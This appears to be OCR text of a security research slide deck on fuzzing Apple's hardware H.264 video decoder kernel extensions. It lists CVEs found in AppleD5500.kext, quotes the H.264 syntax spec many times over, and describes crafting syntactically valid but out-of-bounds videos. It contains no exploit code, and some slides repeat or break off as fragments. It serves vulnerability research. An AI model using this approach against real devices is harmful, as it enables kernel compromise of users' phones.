- Found in A11 SoCs and earlier (iPhone 8)
- Imagination Technologies IP
- AppleD5500.kext

AppleAVD

- Introduced in A12 (iPhone XS) and M1 SoCs
- Apple IP
- AppleAVD.kext

Found 3 parsing vulnerabilities in AppleD5500.kext

- CVE-2022-42850: Heap overflow (0-click)
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in A11 SoCs and earlier (iPhone 8)
- Imagination Technologies IP
- AppleD5500.kext

AppleAVD

- Introduced in A12 (iPhone XS) and M1 SoCs
- Apple IP
- AppleAVD.kext

Found 3 parsing vulnerabilities in AppleD5500.kext

- CVE-2022-42850: Heap overflow (0-click)
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

CVE-2022-22675: AppleAVD H.264 vulnerability exploited in the wild!

Build upon existing RCA to get a heap overflow

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in A11 SoCs and earlier (iPhone 8)
- Imagination Technologies IP
- AppleD5500.kext

Found 3 parsing vulnerabilities in AppleD5500.kext

- CVE-2022-42850: Heap overflow (0-click)
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

AppleAVD


- Introduced in A12 (iPhone XS) and M1 SoCs
- Apple IP
- AppleAVD.kext

CVE-2022-22675: AppleAVD H.264 vulnerability exploited in the wild!

Build upon existing RCA to get a heap overflow

H.264 or the Advanced Video Codec (AVC)

- Standardized in 2003 by ITU & Moving Picture Experts Group.
- Has two names: H.264 and AVC. We default to H.264 for simplicity.
- Over 800 pages describing **video decoding**
- **H.264 is supported on practically all modern devices and is considered the fallback codec for video engineers**



https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

Semantics

7.3.2.1.1 Sequence parameter set data syntax

seq_parameter_set_data( ) {	C	Descriptor
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if(profile_idc == 100 || profile_idc == 110 || profile_idc == 122 || profile_idc == 244 || profile_idc == 44 || profile_idc == 83 || profile_idc == 86 || profile_idc == 118 || profile_idc == 128 || profile_idc == 138 || profile_idc == 139 || profile_idc == 134 || profile_idc == 135) {		
chroma_format_idc	0	ue(v)
if(chroma_format_idc == 3)		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if(seq_scaling_matrix_present_flag)		
for(i = 0; i < ((chroma_format_idc != 3) ? 8 : 12); i++) {		
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i])		
if(i < 6)		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else		
scaling_list(ScalingList8x8[i − 6], 64, UseDefaultScalingMatrix8x8Flag[i − 6])	0	
}		
}		

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

Semantics

7.3.2.1.1 Sequence parameter set data syntax

seq_parameter_set_data( ) {	C	Descriptor
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if(profile_idc == 100 || profile_idc == 110 || profile_idc == 122 || profile_idc == 244 || profile_idc == 44 || profile_idc == 83 || profile_idc == 86 || profile_idc == 118 || profile_idc == 128 || profile_idc == 138 || profile_idc == 139 || profile_idc == 134 || profile_idc == 135) {		
chroma_format_idc	0	ue(v)
if(chroma_format_idc == 3)		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if(seq_scaling_matrix_present_flag)		
for(i = 0; i < ((chroma_format_idc != 3) ? 8 : 12); i++) {		
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i])		
if(i < 6)		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else		
scaling_list(ScalingList8x8[i − 6], 64, UseDefaultScalingMatrix8x8Flag[i − 6])	0	
}		
}		

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

Semantics

7.3.2.1.1 Sequence parameter set data syntax

seq_parameter_set_data( ) {	C	Descriptor
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if(profile_idc == 100 || profile_idc == 110 || profile_idc == 122 || profile_idc == 244 || profile_idc == 44 || profile_idc == 83 || profile_idc == 86 || profile_idc == 118 || profile_idc == 128 || profile_idc == 138 || profile_idc == 139 || profile_idc == 134 || profile_idc == 135) {		
chroma_format_idc	0	ue(v)
if(chroma_format_idc == 3)		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if(seq_scaling_matrix_present_flag)		
for(i = 0; i < ((chroma_format_idc != 3) ? 8 : 12); i++) {		
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i])		
if(i < 6)		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else		
scaling_list(ScalingList8x8[i − 6], 64, UseDefaultScalingMatrix8x8Flag[i − 6])	0	
}		
}		

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

Semantics

7.3.2.1.1 Sequence parameter set data syntax

seq_parameter_set_data( ) {	C	Descriptor
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if(profile_idc == 100 || profile_idc == 110 || profile_idc == 122 || profile_idc == 244 || profile_idc == 44 || profile_idc == 83 || profile_idc == 86 || profile_idc == 118 || profile_idc == 128 || profile_idc == 138 || profile_idc == 139 || profile_idc == 134 || profile_idc == 135) {		
chroma_format_idc	0	ue(v)
if(chroma_format_idc == 3)		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if(seq_scaling_matrix_present_flag)		
for(i = 0; i < ((chroma_format_idc != 3) ? 8 : 12); i++) {		
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i])		
if(i < 6)		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else		
scaling_list(ScalingList8x8[i − 6], 64, UseDefaultScalingMatrix8x8Flag[i − 6])	0	
}		
}		

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

Semantics

7.3.2.1.1 Sequence parameter set data syntax

seq_parameter_set_data( ) {	C	Descriptor
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if(profile_idc == 100 || profile_idc == 110 || profile_idc == 122 || profile_idc == 244 || profile_idc == 44 || profile_idc == 83 || profile_idc == 86 || profile_idc == 118 || profile_idc == 128 || profile_idc == 138 || profile_idc == 139 || profile_idc == 134 || profile_idc == 135) {		
chroma_format_idc	0	ue(v)
if(chroma_format_idc == 3)		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if(seq_scaling_matrix_present_flag)		
for(i = 0; i < ((chroma_format_idc != 3) ? 8 : 12); i++) {		
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i])		
if(i < 6)		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else		
scaling_list(ScalingList8x8[i − 6], 64, UseDefaultScalingMatrix8x8Flag[i − 6])	0	
}		
}		

reserved_zero_2bits shall be equal to 0. Other values of reserved_zero_2bits may be specified in the future by ITU-T | ISO/IEC. Decoders shall ignore the value of reserved_zero_2bits.

seq_parameter_set_id identifies the sequence parameter set that is referred to by the picture parameter set. The value of seq_parameter_set_id shall be in the range of 0 to 31, inclusive.

NOTE 3 – When feasible, encoders should use distinct values of seq_parameter_set_id when the values of other sequence parameter set syntax elements differ rather than changing the values of the syntax elements associated with a specific value of seq_parameter_set_id.

chroma_format_idc specifies the chroma sampling relative to the luma sampling as specified in clause 6.2. The value of chroma_format_idc shall be in the range of 0 to 3, inclusive. When chroma_format_idc is not present, it shall be inferred to be equal to 1 (4:2:0 chroma format).

separate_colour_plane_flag equal to 1 specifies that the three colour components of the 4:4:4 chroma format are coded separately. separate_colour_plane_flag equal to 0 specifies that the colour components are not coded separately. When separate_colour_plane_flag is not present, it shall be inferred to be equal to 0. When separate_colour_plane_flag is equal to 1, the primary coded picture consists of three separate components, each of which consists of coded samples of one colour plane (Y, Cb or Cr) that each use the monochrome coding syntax. In this case, each colour plane is associated with a specific colour_plane_id value.

NOTE 4 – There is no dependency in decoding processes between the colour planes having different colour_plane_id values. For example, the decoding process of a monochrome picture with one value of colour_plane_id does not use any data from monochrome pictures having different values of colour_plane_id for inter prediction.

Depending on the value of separate_colour_plane_flag, the value of the variable ChromaArrayType is assigned as follows:

– If separate_colour_plane_flag is equal to 0, ChromaArrayType is set equal to chroma_format_idc.

– Otherwise (separate_colour_plane_flag is equal to 1), ChromaArrayType is set equal to 0.

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

Semantics

7.3.2.1.1 Sequence parameter set data syntax

seq_parameter_set_data( ) {	C	Descriptor
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if(profile_idc == 100 || profile_idc == 110 || profile_idc == 122 || profile_idc == 244 || profile_idc == 44 || profile_idc == 83 || profile_idc == 86 || profile_idc == 118 || profile_idc == 128 || profile_idc == 138 || profile_idc == 139 || profile_idc == 134 || profile_idc == 135) {		
chroma_format_idc	0	ue(v)
if(chroma_format_idc == 3)		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if(seq_scaling_matrix_present_flag)		
for(i = 0; i < ((chroma_format_idc != 3) ? 8 : 12); i++) {		
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i])		
if(i < 6)		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else		
scaling_list(ScalingList8x8[i − 6], 64, UseDefaultScalingMatrix8x8Flag[i − 6])	0	
}		
}		

reserved_zero_2bits shall be equal to 0. Other values of reserved_zero_2bits may be specified in the future by ITU-T | ISO/IEC. Decoders shall ignore the value of reserved_zero_2bits.

seq_parameter_set_id identifies the sequence parameter set that is referred to by the picture parameter set. The value of seq_parameter_set_id shall be in the range of 0 to 31, inclusive.

NOTE 3 – When feasible, encoders should use distinct values of seq_parameter_set_id when the values of other sequence parameter set syntax elements differ rather than changing the values of the syntax elements associated with a specific value of seq_parameter_set_id.

chroma_format_idc specifies the chroma sampling relative to the luma sampling as specified in clause 6.2. The value of chroma_format_idc shall be in the range of 0 to 3, inclusive. When chroma_format_idc is not present, it shall be inferred to be equal to 1 (4:2:0 chroma format).

separate_colour_plane_flag equal to 1 specifies that the three colour components of the 4:4:4 chroma format are coded separately. separate_colour_plane_flag equal to 0 specifies that the colour components are not coded separately. When separate_colour_plane_flag is not present, it shall be inferred to be equal to 0. When separate_colour_plane_flag is equal to 1, the primary coded picture consists of three separate components, each of which consists of coded samples of one colour plane (Y, Cb or Cr) that each use the monochrome coding syntax. In this case, each colour plane is associated with a specific colour_plane_id value.

NOTE 4 – There is no dependency in decoding processes between the colour planes having different colour_plane_id values. For example, the decoding process of a monochrome picture with one value of colour_plane_id does not use any data from monochrome pictures having different values of colour_plane_id for inter prediction.

Depending on the value of separate_colour_plane_flag, the value of the variable ChromaArrayType is assigned as follows:

– If separate_colour_plane_flag is equal to 0, ChromaArrayType is set equal to chroma_format_idc.

– Otherwise (separate_colour_plane_flag is equal to 1), ChromaArrayType is set equal to 0.

chroma_format_idc shall be in the range of 0 to 3, inclusive.

https://www.itu.int/rec/T-REC-H.264

Syntax Elements – Language of H.264

Syntax Elements

Semantics

7.3.2.1.1 Sequence parameter set data syntax

seq_parameter_set_data( ) {	C	Descriptor
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
constraint_set2_flag	0	u(1)
constraint_set3_flag	0	u(1)
constraint_set4_flag	0	u(1)
constraint_set5_flag	0	u(1)
reserved_zero_2bits /* equal to 0 */	0	u(2)
level_idc	0	u(8)
seq_parameter_set_id	0	ue(v)
if(profile_idc == 100 || profile_idc == 110 || profile_idc == 122 || profile_idc == 244 || profile_idc == 44 || profile_idc == 83 || profile_idc == 86 || profile_idc == 118 || profile_idc == 128 || profile_idc == 138 || profile_idc == 139 || profile_idc == 134 || profile_idc == 135) {		
chroma_format_idc	0	ue(v)
if(chroma_format_idc == 3)		
separate_colour_plane_flag	0	u(1)
bit_depth_luma_minus8	0	ue(v)
bit_depth_chroma_minus8	0	ue(v)
qpprime_y_zero_transform_bypass_flag	0	u(1)
seq_scaling_matrix_present_flag	0	u(1)
if(seq_scaling_matrix_present_flag)		
for(i = 0; i < ((chroma_format_idc != 3) ? 8 : 12); i++) {		
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i])		
if(i < 6)		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else		
scaling_list(ScalingList8x8[i − 6], 64, UseDefaultScalingMatrix8x8Flag[i − 6])	0	
}		
}		

reserved_zero_2bits shall be equal to 0. Other values of reserved_zero_2bits may be specified in the future by ITU-T | ISO/IEC. Decoders shall ignore the value of reserved_zero_2bits.

seq_parameter_set_id identifies the sequence parameter set that is referred to by the picture parameter set. The value of seq_parameter_set_id shall be in the range of 0 to 31, inclusive.

NOTE 3 – When feasible, encoders should use distinct values of seq_parameter_set_id when the values of other sequence parameter set syntax elements differ rather than changing the values of the syntax elements associated with a specific value of seq_parameter_set_id.

chroma_format_idc specifies the chroma sampling relative to the luma sampling as specified in clause 6.2. The value of chroma_format_idc shall be in the range of 0 to 3, inclusive. When chroma_format_idc is not present, it shall be inferred to be equal to 1 (4:2:0 chroma format).

separate_colour_plane_flag equal to 1 specifies that the three colour components of the 4:4:4 chroma format are coded separately. separate_colour_plane_flag equal to 0 specifies that the colour components are not coded separately. When separate_colour_plane_flag is not present, it shall be inferred to be equal to 0. When separate_colour_plane_flag is equal to 1, the primary coded picture consists of three separate components, each of which consists of coded samples of one colour plane (Y, Cb or Cr) that each use the monochrome coding syntax. In this case, each colour plane is associated with a specific colour_plane_id value.

NOTE 4 – There is no dependency in decoding processes between the colour planes having different colour_plane_id values. For example, the decoding process of a monochrome picture with one value of colour_plane_id does not use any data from monochrome pictures having different values of colour_plane_id for inter prediction.

Depending on the value of separate_colour_plane_flag, the value of the variable ChromaArrayType is assigned as follows:


– If separate_colour_plane_flag is equal to 0, ChromaArrayType is set equal to chroma_format_idc.

– Otherwise (separate_colour_plane_flag is equal to 1), ChromaArrayType is set equal to 0.

chroma_format_idc shall be in the range of 0 to 3, inclusive.

https://www.itu.int/rec/T-REC-H.264


Want: Generate **syntactically correct** but **semantically non-compliant** videos



7.3.2.1.1 Sequence parameter set data syntax

seq_parameter_set_data( ) {	C	Descriptor
profile_idc	0	u(8)
constraint_set0_flag	0	u(1)
constraint_set1_flag	0	u(1)
seq_scaling_list_present_flag[i]	0	u(1)
if(seq_scaling_list_present_flag[i])		
if(i < 6)		
scaling_list(ScalingList4x4[i], 16, UseDefaultScalingMatrix4x4Flag[i])	0	
else		
scaling_list(ScalingList8x8[i − 6], 64, UseDefaultScalingMatrix8x8Flag[i − 6])	0	
}		
}		

Syntactically correct: bitstream correctly read



reserved_zero_2bits shall be equal to 0. Other values of reserved_zero_2bits may be specified in the future by ITU-T | ISO/IEC. Decoders shall ignore the value of reserved_zero_2bits.

seq_parameter_set_id identifies the sequence parameter set that is referred to by the picture parameter set. The value of seq_parameter_set_id shall be in the range of 0 to 31, inclusive.

NOTE 3 –

chroma_for

chroma_form

to be equal to

separate_col

separately. se

separate_colo

to 1, the prim

colour plane

a specific col

NOTE 4 –

example, th

pictures ha

Depending on

– If separ


– Otherwise (separate_colour_plane_flag is equal to 1), ChromaArrayType is set equal to 0.

chroma_format_idc shall be in the range of 0 to 3, inclusive.

Semantically non-compliant: syntax elements are out-of-bounds


https://www.itu.int/rec/T-REC-H.264

Bitstream representation is fragile –
Bit flips lead to unpredictable changes



```
00000780  DA162232 ACCFE755 363D0DA7 52FD678A 2419
000007A0  C10F0842 1C327DCB 0753FA1B 7424[73] 'A11
000007C0  A87A12A1 535E0E70 9D3D6519 18CDb1B7 0A55
000007E0  DE5C11FA D7F81DB7 154B5DDB DB3F0B77 02E3
```


Fragility of Encoded Videos –
Bit flips lead to unpredictable changes



00000780	DA162232	ACCFE755	363D0DA7	52FD678A	2419
000007A0	C10F0842	1C327DCB	0753FA1B	7424	A11
000007C0	A87A12A1	535E0E70	9D3D6519	18CDb1B7	0A55
000007E0	DE5C11FA	D7F81DB7	154B5DDB	DB3F0B77	02E3

Previously Identified Codec Security Vulnerabilities

Previously Identified Codec Security Vulnerabilities




Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability

Author : Adam Donenfeld

```
                              ==Phrack Inc.==

                  Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

 |=-----------------------------------------------------------------------=|
 |=--------------------=[ Viewer Discretion Advised: ]=--------------------=|
 |=--------------=[ (De)coding an iOS Kernel Vulnerability ]=--------------=|
 |=-----------------------------------------------------------------------=|
 |=-------------------------=[ Adam Donenfeld ]=--------------------------=|
 |=----------------------------=[ @doadam ]=-----------------------------=|
 |=-----------------------------------------------------------------------=|


 --[ Table of contents

 0) Introduction
 1) Sandbox concepts
 2) A bug - how it all got started (IOSurface)
 3) A bug - finding a primitive for the IOSurface bug
 4) Tracing the iOS kernel
 5) Reversing AppleD5500.kext
 6) Influencing AppleD5500.kext via mediaserverd
 7) _The_ bug
 8) H.264 in general and in iOS
 9) mediaserverd didn't read the fucking manual
 0xA) Takeaways
 0xB) Final words
 0xC) References
 0xD) Code
```

Previously Identified Codec Security Vulnerabilities



Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability

Author : Adam Donenfeld

```
                              ==Phrack Inc.==

                  Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

 |=-----------------------------------------------------------------------=|
